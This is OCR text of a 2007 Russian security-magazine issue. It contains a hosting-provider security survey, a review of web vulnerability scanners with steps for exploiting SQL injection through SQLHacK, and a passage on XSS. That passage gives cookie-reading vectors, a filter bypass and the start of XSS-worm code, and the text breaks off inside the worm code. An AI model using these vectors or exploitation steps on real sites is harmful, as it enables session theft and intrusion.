➔ **итого.** При правильном конфигурировании сервера и с помощью дополнительных модулей можно защититься даже от ужасных сценариев, которые просто кишат ошибками SQL Injection или XSS. Если сервер все же взломали, то виноват не только программист, но и администратор.

С другой стороны, программист не должен надеяться на админа, что тот настроит сервер максимально безопасно. А администратор, в свою очередь, не должен уповать на код и на то, что программист не совершит ошибок. C

**www.modsecurity.org**
модуль mod_security

**http://httpd.apache.org/docs/1.3/mod/mod_rewrite.html**
модуль mod_rewrite


**Информация по mod_rewrite**

1 МЕСТО

2 МЕСТО

3 МЕСТО
ЦИФРОВОЙ ФОТОАППАРАТ SAMSUNG NV-7

??


**КОНКУРС ДЛЯ ЧИТАТЕЛЕЙ СПЕЦА!**

МЫ ПРОВОДИМ КОНКУРС НА ЛУЧШУЮ СТАТЬЮ ОТ НАШИХ ЧИТАТЕЛЕЙ! ТЫ ОТЛИЧНО РАЗБИРАЕШЬСЯ В СОВРЕМЕННЫХ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЯХ? ДЛЯ ТЕБЯ НЕТ СЕКРЕТОВ В ПРОГРАММИРОВАНИИ? МОЖЕШЬ СДЕЛАТЬ КРУТЕЙШИЙ ВЕБ-САЙТ ДАЖЕ В БЛОКНОТЕ, НАДЕЖНО ЗАЩИТИШЬ ОТ ВТОРЖЕНИЯ СЕТЬ ЛЮБОГО РАЗМЕРА? ЗНАЕШЬ ЧТО-ТО ТАКОЕ, ЧТО БУДЕТ ИНТЕРЕСНО ДРУГИМ, И ИЩЕШЬ СПОСОБ ПОДЕЛИТЬСЯ ИНФОРМАЦИЕЙ? ТОГДА ТЫ ПРИШЕЛ ПО АДРЕСУ! НАПИШИ СТАТЬЮ НА ТУ ТЕМУ, КОТОРАЯ ТЕБЕ НАИБОЛЕЕ БЛИЗКА, В КОТОРОЙ ТЫ РАЗБИРАЕШЬСЯ ЛУЧШЕ ВСЕХ И ПРИШЛИ ЕЕ НАМ.

## Следи за публикуемыми списками победителей. Лучшие авторы получат ценные цифровые призы от журнала «СПЕЦ» и наших партнеров!

**УСЛОВИЯ УЧАСТИЯ В КОНКУРСЕ:**

В конкурсе будут участвовать статьи, присланные до 1 июля 2007 года. Статьи должны соответствовать тематике журнала. Объем статьи должен быть не менее 9 тысяч знаков (с пробелами). Статья должна включать в себя иллюстрации (картинки, фотографии, скриншоты).

**Критериями оценки будут выступать:** техническая грамотность, интересность и необычность, полезность, литературная грамотность, стиль написания и легкость чтения материала.

**ПРИЗЫ:**

**Третье место:** цифровай фотокамера Samsung NV-7 с 7-мегапиксельным разрешением и 7-кратным зум-объективом Schneider-Kreuznach. Все это собрано воедино в легком и стильном корпусе из черного алюминиего сплава, который надежно защитит аппарат от случайных столкновений с твердыми предметами.

**Мы хотим, чтобы ты действительно постарался, выложился на все сто. Поэтому, чтобы подстегнуть твое рвение и заинтриговать тебя, информацию о призах за 1-ое и 2-ое места мы будем держать в секрете.**

# SPECIAL ОПРОС

| WWW.SL.RU | WWW.HOST-PLANET.RU | WWW.KOSMOHOST.COM | WWW.PETERHOST.RU | WWW.HOSTER.RU |
|---|---|---|---|---|
| технический директор Синхролайн Владимир Селезнев | служба технической поддержки | управляющий КосмоХост Андрей Колосов | генеральный директор PeterHost.Ru Дмитрий Костяхин | служба технической поддержки Дмитрий Вагин |

## ИСПОЛЬЗУЕТЕ ЛИ ВЫ ПРОГРАММЫ ДЛЯ ТЕСТИРОВАНИЯ БЕЗОПАСНОСТИ СЕРВЕРОВ?

**SL.RU:** Для тестирования безопасности серверов используем различные открытые (OpenSource) средства. Тестируем работу сайтов и виртуальных выделенных серверов под нагрузкой, моделируя большое количество обращений (httpload). Также проводим анализ программ, установленных на виртуальном сервере (rootkit check) или на сайте — системы управления сайтами, форумы или другие популярные приложения. Сам трафик анализируем системой обнаружения вторжений (IDS) Snort.

**HOST-PLANET.RU:** Поиск уязвимостей мы осуществляем с помощью программных пакетов Port Sentry, Snort, IPPL. Большинство из них занимается протоколированием входящих пакетов, но также мы используем и сканеры сети, например пакет courtney, написанный на Perl. Он позволяет фильтровать информационные потоки, приходящие на сетевые интерфейсы серверов, и отслеживать определенные шаблоны данных.

**KOSMOHOST.COM:** Программы для тестирования безопасности серверов не используем. В основном защищаем серверы стандартными методами iptables + антивирус (Clamav) + настройка сервисов. На данный момент основная проблема при защите серверов — это, конечно же, распространенные движки сайтов, то есть различные форумы, CMS, блоги и т.п. Особенно не обновленные и так называемые «нуленные версии». Зачастую злоумышленник, зная, как работает такой скрипт, использует найденную в коде уязвимость (обычно известную любому школьнику) и заливает свой скрипт в папку с временными файлами, после чего запускает этот скрипт. Пытается тратить ресурсы сервера впустую или прочесть данные с логинами, паролями и другую крайне важную информацию. Поэтому о защите сервера и владелец сайта должен не забывать, своевременно обновляя свои скрипты, тем самым, как минимум, закрывая известные уязвимости.

**PETERHOST.RU:** Для обеспечения безопасности серверов компания PeterHost.Ru использует программно-административный комплекс собственной разработки. Мы опираемся на стандартные решения, однако никогда не внедряем их без предварительной доработки. В комплекс входят методы настройки серверов, набор тестов для выявления возможных «дыр» в защите сервера, а также довольно сложная система мониторинга, позволяющая оперативно определить атаку, выявить адреса, с которых она ведется, и ее цель. В случае спамоподачи с наших серверов система позволяет быстро и точно определить пользователя, рассылающего спам.

**HOSTER.RU:** Стандартные программы по аудиту безопасности мы не используем. 7 лет работы в области хостинга позволили компании накопить опыт по настройке, тестированию и защите серверов. Многочисленные сайты клиентов, некоторые из которых являются объектом пристального внимания со стороны хакеров, дают неоценимый опыт при разработке безопасности системы. На данный момент наибольшее внимание уделяется методам защиты от DDoS.

## ЧТО ДЕЛАЕТЕ ДЛЯ ПРЕДОТВРАЩЕНИЯ ВЗЛОМОВ?

**SL.RU:** Обновляем программное обеспечение на собственных серверах по мере выпуска новых версий приложений. Клиентам предоставляем простой и удобный интерфейс для обновления программ на стороне пользователя (нажатием одной кнопки), подписываем на автоматическое обновление программ провайдером — на их сайте или выделенном сервере. В начальной установке сайт/VPS содержит только минимум программ (PHP, FTP, Sendmail). Если пользователю нужны другие программы, он может их добавить самостоятельно. Между приложениями применяется принцип «максимального использования локальных соединений» (например, между PHP и MySQL). То есть сетевые отключать, но если это не возможно, ограничивать входящие сетевые подключения FireWall (разрешено только определенным IP, остальным запрещено). Если нужен доступ со всех IP — ограничение по имени пользователя и паролю. Сетевой трафик анализируется IDS. Лог-файлы программ обрабатываются фильтрами, опасные/необычные записи отправляются на email администратора.

**HOST-PLANET.RU:** Защита сети серверов — это не только регулярный просмотр журналов, проверка функционирования брандмауэра и блокирование узлов, для которых доступ внутрь сети запрещен. Для нас защита сети — интеллектуальный процесс. Мы должны поставить себя на место злоумышленника, пытающегося проникнуть внутрь, приступить к поиску собственных уязвимых мест, проанализировать эти уязвимости и принять меры, чтобы обезопасить наши серверы от атак. Чтобы узнать о существовании уязвимых мест, их надо искать — лучшего средства не существует. Ну, и, конечно же, мы включаем PHP-параметр safe_mode.

**KOSMOHOST.COM:** Для предотвращения взломов используем модифицированный под нашу систему скрипт Nobody Check и собственные наработки.

**PETERHOST.RU:** Безопасность наших собственных серверов обеспечивается мерами, описанными выше. Сайты клиентов обычно взламываются через установленный на них небезопасный софт. По мере возможности наша компания, как и другие хостеры, старается это предотвратить путем тестирования клиентских сайтов. Однако нужно понимать, что гарантии полной безопасности здесь давать невозможно. Например, у нашей компании более 8 тысяч клиентов, практически у каждого из них по несколько сайтов. На комплексное тестирование каждого сайта потребовалось бы огромное количество времени и средств. Поэтому мы выявляем самые распространенные «дыры» —

производим проверку на установленные устаревшие версии популярных форумов, для которых имеются известные уязвимости, на неправильное использование некоторых функций в PHP.
В случае взлома клиентского сайта, мы анализируем, каким образом это было сделано, сообщаем пользователю об ошибках, а потом проверяем другие сайты на наличие следов взлома аналогичным способом (через анализ логов).
**HOSTER.RU:** В практике компании не было случаев взлома наших серверов. Постоянный мониторинг процессов на сервере позволяет находить отклонения или обнаруживать факты взлома клиентских сайтов.

## УСТАНОВЛЕНЫ ЛИ ДОПОЛНИТЕЛЬНЫЕ МОДУЛИ ДЛЯ ПРЕДОТВРАЩЕНИЯ АТАК?

**SL.RU:** Специальных модулей у нас нет, атаки обнаруживаются IDS (онлайн), частично пресекаются Firewall (linux — iptables, Cisco PIX и т.д.) или на основе анализа лог-файлов (оффлайн). Для борьбы с DDoS-атаками используем собственные программы, которые динамически вносят изменения в Firewall, получая данные от анализаторов трафика.
**HOST-PLANET.RU:** Мы используем обратный прокси mod_security с рядом установок, способствующих отклонению запросов, которые могут представлять опасность.
**KOSMOHOST.COM:** Защищаемся при помощи iptables, то есть по сути отсекаем пакеты, которые не могут быть верно идентифицированы, либо производящие большое количество запросов с одного IP. Если говорить о mod_security, то его не используем, так как данная система не всегда правильно определяет, отсекать остальные запросы с IP или нет. И, если я не ошибаюсь, данный модуль является экспериментальным.
**PETERHOST.RU:** Для предотвращения атак у нас используется комплекс из модифицированных Apache и MySQL и установленного перед веб-сервером акселератора Nginx. Мы можем определить, откуда идет атака, куда она направлена и какого она рода. Если выявлены постоянные IP-адреса атакующего ботнета, они блокируются на уровне Nginx или стоящего выше магистрального узла.
В случае быстрой смены атакующих IP мы можем сменить DNS-серверы. Мы не используем автоматические системы предотвращения атак, так как считаем, что в этом случае возможны ошибки.
Мы детектируем атаку автоматически, но боремся с ней «вручную». Существующая система мониторинга позволяет оперативно отследить атаку и своевременно отреагировать на нее.
**HOSTER.RU:** Используем собственные разработки для отслеживания и блокирования процессов, либо запросов к серверу.

## В КАКОМ ОКРУЖЕНИИ РАБОТАЮТ САЙТЫ (В ОБЩЕМ ИЛИ КАЖДЫЙ РАБОТАЕТ В СВОЕЙ СРЕДЕ CHROOT)?

**SL.RU:** Виртуальные выделенные серверы (VPS) под Linux работают на основе технологии Virtuozzo или ее бесплатного аналога OpenVZ. Под FreeBSD используем технологию jail. Для некоторых виртуальных серверов используем chroot. Эти технологии позволяют изолировать атакуемую систему от остальных и не мешать работе других VPS.
**HOST-PLANET.RU:** Для каждого клиента настроен ftp-jail только на его домашнюю директорию. Но как такового chroot'а нет, так как мы считаем, что в нем больше недостатков, чем достоинств. Текущая политика безопасности серверов удовлетворяет нашим запросам без использования chroot.
**KOSMOHOST.COM:** Если говорить о скриптах CGI, то каждый скрипт запускается от своего пользователя. Скрипты PHP запускаются посредством пользователя web-сервера Apache (PHP как модуль Apache). На данный момент мы рассматриваем вариант перехода на SuPHP, то есть запуск PHP как CGI, что должно привести к повышению безопасности серверов.
**PETERHOST.RU:** Каждый пользователь работает под своей учетной записью, что в сочетании с применяемой политикой разграничения прав доступа исключает возможность просмотра и модификации файлов других пользователей.
**HOSTER.RU:** Аналог chroot.

## КАК ЧАСТО ПРОИСХОДИТ РЕЗЕРВНОЕ КОПИРОВАНИЕ ДАННЫХ?

**SL.RU:** Ежедневно в течение недели делается копия изменений файлов данных пользователей. Раз в неделю (как правило, в выходные, в период наименьшей нагрузки) делается полный backup и архивирование всех данных. Файлы хранятся по одной копии за 1, 2 и 3 недели в течение 1, 2 и 3 месяцев. Полный backup — довольно ресурсоемкий и длительный процесс, требует больших объемов, для которого также желательно останавливать некоторые процессы. Ежедневно делать это довольно сложно, поэтому мы ограничиваемся изменениями (в основном, у пользователей в течение дня меняется база данных и небольшое количество файлов, плюс почта). Также пользователи могут самостоятельно из панели управления сделать backup у нас на сервере в любое удобное для них время.
**HOST-PLANET.RU:** Ежедневно.
**KOSMOHOST.COM:** Резервное копирование данных производится каждую ночь, когда основная часть сайтов мало посещается или не посещается вообще.
**PETERHOST.RU:** Копирование происходит раз в сутки, бэкапы хранятся от 2 до 7 дней.
**HOSTER.RU:** Резервное копирование сайтов клиентов происходит ежедневно. Настройки серверов бекапируются по мере внесения изменений в систему.


# запах пропасти

## Обзор программ поиска уязвимостей на сайте

ЧЕЛОВЕК — СУЩЕСТВО ПО СВОЕЙ СУТИ ЛЕНИВОЕ, И БОЛЬШИНСТВО ПОЛЕЗНОСТЕЙ В ЭТОМ МИРЕ ПОЯВИЛОСЬ ИМЕННО ИЗ-ЗА ЛЕНИ И ДЛЯ ОБЛЕГЧЕНИЯ ЖИЗНИ. В ТАКОМ РАЗРЕЗЕ ЛЕНЬ — ЭТО НЕ ЗЛО, ЭТО ПРОГРЕСС, И ПРОИЗВОДИТЕЛЬНОСТЬ ТРУДА ОТ ПОДОБНЫХ «ЛЕНИВЫХ» ИЗОБРЕТЕНИЙ ПОВЫШАЕТСЯ. ЧТОБЫ НЕ ИСКАТЬ ОШИБКИ НА WEB-СТРАНИЦАХ РУКАМИ, «ЛЕНТЯИ» СОЗДАЛИ МНОЖЕСТВО ПРОГРАММ, КОТОРЫЕ МОГУТ ПРОВЕРИТЬ САЙТ НА УЯЗВИМОСТИ И ПРОСИГНАЛИЗИРОВАТЬ, ЕСЛИ НАЙДЕНО ЧТО-ТО ПОДОЗРИТЕЛЬНОЕ. ПОПРОБУЕМ РАЗОБРАТЬСЯ, ТАК ЛИ ЭФФЕКТИВНЫ ПОДОБНЫЕ УТИЛИТЫ.

Фленов Михаил aka Horrific
www.vr-online.ru

Откуда берутся ошибки? Можно выделить две основные проблемы: плохое образование и человеческий фактор. Тотальная нехватка программистов лет пять назад стала превращать в кодеров всех подряд. Ладно, человек стал программистом без специального образования, но надо же учиться, совершенствоваться, а не «просиживать» рабочее место за большую зарплату! Сейчас в Европе и США с кодингом попроще: стали использовать оффшор и открыли кучу представительств в странах, где программистов хватает, но качество кода, создаваемого в оффшоре и представительствах, все же оставляет желать лучшего.

Все мы «человеки», и все мы ошибаемся, и именно человеческий фактор является второй значимой проблемой и причиной половины ошибок. Даже профессионалы могут ошибаться в абсолютно очевидных ситуациях. Чисто машинально можно поставить не тот символ или из-за невнимательности забыть сделать проверку.

Искать ошибки вручную не так уж и сложно, но достаточно утомительно, и поэтому программисты не любят тщательно тестировать свое творение, надеясь на правильность кода и всемогущий авось. А надежда, как говорится, умирает последней, точнее, сразу после взлома. Если переформатировать дедушку Ленина, то нужно тестировать, тестировать и еще раз тестировать после каждого изменения кода.


Так нудно просматривать все страницы и все параметры… Но надо, Вася, надо! Причем именно после каждого изменения кода, даже незначительного. Тестировать нужно абсолютно все, ведь изменение в одном сценарии или настройках в базе данных может привести к ошибке совершенно в неожиданном месте и на той странице, сценарий которой не был изменен.

**CyD NET Utils**
www.cydsoft.com
shareware
для России 300 руб

CyD NET Utils — набор сетевых утилит для облегчения собственной жизни. Недавно в программе появился новый модуль — Security Test, который позволяет тестировать сервер на наиболее популярные уязвимости. На данный момент web-сайты тестируются на SQL Injection, XSS, PHP-инклудинг и тому подобные упущения в коде. Алгоритм поиска пока не идеален, но постоянно совершенствуется — обновления выкладываются каждый месяц.

Программа может работать как напрямую с интернетом, так и через proxy-сервер. При этом настройки proxy можно сохранить глобально для всех тестов программы или выбрать индивидуально для каждого конкретного, к примеру, если хочешь сделать тест через анонимный прокси, чтобы тебя никто не вычислил.

Для теста программы проверим сайт www.apahelpcenter.org. Запусти программу и выбирай в меню «File→Security test». В появившемся окне нажимаешь кнопку «Test web server», она первая на панели инструментов окна «Security test». Перед тобой появится окно, где нужно указать URL сайта, который необходимо протестировать, и настройки соединения (прямой коннект или через прокси-сервер). В качестве URL указываем www.apahelpcenter.org и нажимаем OK. Понеслась. Хотя алгоритм не сильно напрягает трафик, хорошая скорость желательна.



Терпения и желания у нас хватило на тестирование пяти сценариев и в трех из них найдены уязвимости SQL Injection. Авторы, наверное, вообще не задумывались о безопасности. По завершении сканирования программа предлагает небольшой отчет о проделанной работе и ссылки в Сети с описанием найденных ошибок с вариантами их исправления (если у тебя нет проблем с английским, то это описание может пригодиться).

На данный момент программа ищет ошибки в сценариях на PHP и ASP. В ближайшее время будет добавлен Macromedia Cold Fusion. Ошибки в сценариях Perl пока добавлять не планируется, — с точки зрения web-кодинга этот язык постепенно вымирает. По крайней мере, количество сайтов, написанных на нем, сокращается, а новые практически не появляются.

**Acunetix Web Vulnerability Scanner**
www.acunetix.com
shareware
$349


Разработчиком программы является раскрученная Acunetix (в недавнем времени — малоизвестная). Рекламу этой программы довольно часто можно встретить в Google ads.

В триальной версии дозволено тестировать только сайты testphp.acunetix.com, testasp.acunetix.com и testaspnet.acunetix.com. Они созданы компанией специально для тестирования программы, но не факт, что на других серверах данный сканер безопасности покажет такие же результаты сканирования и найдет хотя бы половину ошибок. Алгоритм поиска нам не известен, а разработчик его не афиширует. Так что реально проверить качество тестирования невозможно: будем отталкиваться от того, что известно и доступно.

Vulnerability Scanner позволяет искать ошибки в сценариях на языках PHP, ASP и ASP.NET. Помимо этого, программа может проверять на ошибки JavaScript-сценарии, что смело относим к преимуществам. Можно тестировать не только напрямую, но и через HTTP или SOCKS прокси-сервер — для обеспечения анонимности.


Итак, что имеем на выходе: богатые, но не подтвержденные боевыми тестами возможности; красивый и удобный интерфейс; поиск уязвимостей XSS, SQL Injection, PHP-инклюдинг, поиск хакерских запросов по базе Google, обход каталога, crlf-injection, общедоступные резервные копии сценариев; хорошая служба поддержки, которая всегда отвечает, но не всегда вовремя (на наши вопросы разработчики ответили через три дня, правда, два из них были выходными).

Если у тебя есть лишние 350 баксов, то можешь купить программу и юзать на здоровье.



**SQL Injection Tools**
SQLHacK
Халява

Эта утилита не ищет ошибки на сайте, а использует их для получения определенной информации о сервере/базе данных. Она помогает узнать версию сервера БД, ее имя, пользователя, подобрать имена таблиц и полей через уже найденную уязвимость. Некоторые любят повторять, что через найденную уязвимость и обезьяна сможет узнать всю информацию. Но почему бы не облегчить себе труд?



Если нашел уязвимый url, но не знаешь, как им воспользоваться, загружай SQL Injection tools:

1 Введи url с параметрами, например www.target.com/index.php?id=123. Уязвимый параметр обязательно должен быть последним в url — «id=123».

2 В поле «что ищем» введи кусок текста или слово, которое отображается, если загрузить, например, www.target.com/index.php?id=123, и не отображается, если загрузить www.target.com/index.php?id=123'.

3 Дальше все ясно, кнопки говорят сами за себя.

Утилита позволяет серьезно сэкономить время, — нужно только создать хороший словарик и скормить его SQL Injection tools.

**n4n0bit**
http://n4n.cup.su/freeware
n4n0bit

Эта программа написана нашим соотечественником на Perl, и ее любимая среда — Linux. Ищет SQL/PHP-Injection (в том числе, и в исходниках), XSS через web, а также имеет небольшой CGI-сканер. К сожалению, ограниченность одним только языком PHP открывает не очень широкое поле боевых действий, но хороший анализатор перебивает недостаток.

**Paros**
parosproxy.org
Халява

Это не просто программа для сканирования, это прокси-сервер, написанный на Java с продвинутыми возможностями для анализа.

После загрузки Paros создает на твоей машине прокси. По умолчанию он работает на 8080 порте. Запускаешь браузер и идешь в свойства. Установи работу через прокси, укажи локальную машину 127.0.0.1 и порт 8080. Теперь можешь работать с интернетом, а в это время Paros будет сканировать открываемые сайты на наличие уязвимостей. Только приготовься потерять уйму трафика: кушает Paros с аппетитом (для тех, кто сидит на безлимитке, это не так критично).

Программа позволяет модифицировать запросы к серверу, имеет кучу фильтров, может работать через удаленный прокси, обладает хорошими возможностями журналирования, но анализатор еще сырой. Явный недостаток — откровенно убогий и неудобный интерфейс.

Отлично подойдет для анализа пакетов, но для автоматического поиска уязвимостей не рекомендовал бы.

→ **итого.** Мы показали разноплановые программы. Но информация быстро устаревает, появляются новые утилиты, а некоторые из старых могут «умирать».

Но помни — программы автоматизации не могут дать гарантии, что нет уязвимости на сервере. В большинстве случаев они находят откровенные ляпы, особенно когда включены сообщения об ошибках. Но если ошибки не выводятся и некоторые символы все же фильтруются, автоматический тест может ничего не дать. А вот обход фильтров вручную может быть куда более результативным.

С другой стороны, «быстрый» тест позволяет понять, смогут ли данный сайт взломать начинающие, малоопытные «хакеры» с набором чужих программ. Несмотря на отсутствие 100% результата, рекомендуем использовать представленные программки для экспресс-анализа. **C**


**УСТРОЙСТВО ЧЕЛОВЕЧЕСКИХ МОЗГОВ И СПОСОБЫ ИХ ПРОГРАММИРОВАНИЯ**
**КАК ХАКЕРЫ ДОСТАЮТ И ИЗГОТАВЛИВАЮТ АМЕРИКАНСКИЕ ПАСПОРТА**
**СПОСОБЫ ПОДДЕЛКИ ОПРЕДЕЛЯЕМОГО НОМЕРА В ТЕЛЕФОННЫХ СЕТЯХ**
**ЗАГРУЗОЧНАЯ ФЛЕШКА С WINDOWS И LINUX НА БОРТУ**
**ПОЛНЫЙ МАНУАЛ О ГРАМОТНОМ DVD-RIP'E**

# КЛЮЧ КО МНОГИМ ДВЕРЯМ

## XSS

ВО МНОГИХ XSS УЖЕ ДАВНО НЕТ НИКАКОГО КРОСС-САЙТОВОГО И ТЕМ БОЛЕЕ УЖ СКРИПТИНГА. НА САМОМ ДЕЛЕ ВСЕ ПРОСТО — ЛЮБАЯ ВОЗМОЖНОСТЬ ВОЗДЕЙСТВИЯ НА (ИЛИ ВЗАИМОДЕЙСТВИЯ С, ИЛИ ПРОСТО ПЕРЕДАЧИ ИНФОРМАЦИИ К И ОТ) УДАЛЕННОГО ПОЛЬЗОВАТЕЛЯ, ОСУЩЕСТВЛЯЕМАЯ ЧЕРЕЗ УЯЗВИМЫЙ САЙТ УДАЛЕННЫМ ХАКЕРОМ, И БУДЕТ XSS. ЗНАЮЩИЕ ЛЮДИ УТВЕРЖДАЮТ, ЧТО ПРАВИЛЬНАЯ РАСШИФРОВКА XSS — ХАКЕРУ СДАВШИЙСЯ САЙТ.

Dr. Maxim Orlovsky (www.arhont.com)

→ **в вашем алкоголе крови не обнаружено.** Типичная XSS-атака состоит из следующих стандартных этапов:

1. ПОИСКА УЯЗВИМОСТИ;
2. ВЫБОРА МЕТОДА ПЕРЕДАЧИ ИНФОРМАЦИИ ИЛИ ВОЗДЕЙСТВИЯ НА ПОЛЬЗОВАТЕЛЯ ЧЕРЕЗ XSS-ВЕКТОР;
3. СОЗДАНИЯ ДОПОЛНИТЕЛЬНЫХ ИНСТРУМЕНТОВ ДЛЯ ПОДДЕРЖКИ XSS-ПРОКСИ, УДАЛЕННО РАЗМЕЩЕННЫХ ФАЙЛОВ И ПРОЧЕГО;
4. ПОИСКА СПОСОБА РАСПРОСТРАНЕНИЯ XSS-ВЕКТОРА;
5. СОСТАВЛЕНИЯ ЭФФЕКТИВНОГО XSS-ВЕКТОРА;
6. УМЕЛОГО ЭКСПЛУАТИРОВАНИЯ ПОЛУЧЕННЫХ ДАННЫХ.

Попытаемся детально разобрать общую идеологию, классификацию и дать эвристический алгоритм современных XSS-атак — так сказать, осуществить полное препарирование кросс-сайтового скриптинга.

→ **классификация — вскрытие показало, что сайт умер от … XSS.** XSS-атаки друг от друга отличает способ (а точнее сказать, модель) передачи данных между клиентом, сервером и хакером. В целом на настоящий момент известно три основных модели.

[1] XSS DOM. В этой модели уязвимость сайта заключается в том, что не серверный скрипт, а именно клиентский JavaScript извлекает данные из URL страницы и внедряет их в HTML страницы через объекты Document Object Model (DOM, отсюда и название модели атаки). Итак, уязвимость сайта находится в HTML — или JavaScript-файлах, и стоит пользователю открыть ссылку, содержащую XSS-вектор хакера, как содержимое страницы будет изменено и в нее уже непосредственно на машине клиента будет внедрен код из тела вектора.

Данная модель атаки по своему результату и способу построения вектора полностью аналогична классической XSS-атаке (она идет следующим пунктом). Единственное что, встречается она достаточно редко. Однако если хакер не может взломать скрипты сервера и найти в них дыру, он обязательно прочтет весь JavaScript-код (благо он всегда доступен для просмотра в отличие от того же PHP). И, возможно, именно там он и найдет уязвимость.

**пример уязвимой страницы**

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring
(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
...
</HTML>
```


**пример вектора**

```
http://www.vulnerable.site/welcome.html?
name=<script>alert(document.cookie)
</script>
```


Другим важным моментом в отношении этого типа атак является то, что сервер и браузер атакуемого пользователя не осуществляли автоматического преобразования символов «<» и «>» в строке адреса в URL-encoded значения «%3C» и «%3E». Но храбрые хакеры всегда идут в обход. Обходным маневром в этом случае может оказаться использование значка «#» (хэш или диез), ведь кусок URL после этого символа не является частью запроса, и такие браузеры как 6 Internet Explorer и Mozilla его на сервер не передают. Тогда атака с использованием вектора типа http://www.vulnerable.site/welcome.html#name=<script>alert(document.cookie)</script> вполне может оказаться удачной.

[2] «Классический» XSS. Наиболее распространенная модель атак. В этой модели сервер имеет так называемую «непостоянную» (вообще, в русском языке трудно подобрать аналог для английского non-persistent или reflected) уязвимость. Если серверный скрипт недостаточно тщательно фильтрует переданные ему параметры, то тело XSS-вектора попадает в результирующий HTML, CSS либо JavaScript-код непосредственно в браузер клиента (смотри рисунок 1). Да, в CSS тоже можно внедрять исполняемый код через использование конструкций «url(«javascript:…»)».

[3] «Персистирующий» XSS. Фактически, этот тип атак связан с перманентным размещением параметров для скрипта, передаваемых от хакера на сервер, непосредственно в базе данных сервера и последующей выдачей миллионам посетителей сайта (чаще всего это форумы, блоги и т.п.). У этой модели есть два гигантских преимущества перед предшественниками: здесь не требуется рассылка данных от хакера к пользователю (все делается через сервер, и клиент ничего и никогда не заподозрит), и возможно создание так называемых XSS-червей — каждый посетитель уязвимого форума/блога исполнит код хакера, а этот код может размещать сам себя на других страницах уязвимого форума!




«Классический» XSS




«Персистрирующий» XSS

→ **структура XSS-червя.** Во-первых, сам червь должен включать в себя код для постинга на форуме/блоге. Для таких задач идеально подходит технология AJAX и активно используемый с недавних пор объект JavaScript под названием XMLHttpRequest.

**пример XSS-червя**

```
function HTTPRequest (url)
{
  // branch for native XMLHttpRequest
object
  if (window.XMLHttpRequest) {
    req = new XMLHttpRequest();
    req.onreadystatechange =
processReqChange;
    req.open("GET", url, true);
    req.send(null);
  // branch for IE/Windows ActiveX
version
  } else if (window.ActiveXObject) {
    req = new
ActiveXObject("Microsoft.XMLHTTP");
    if (req) {
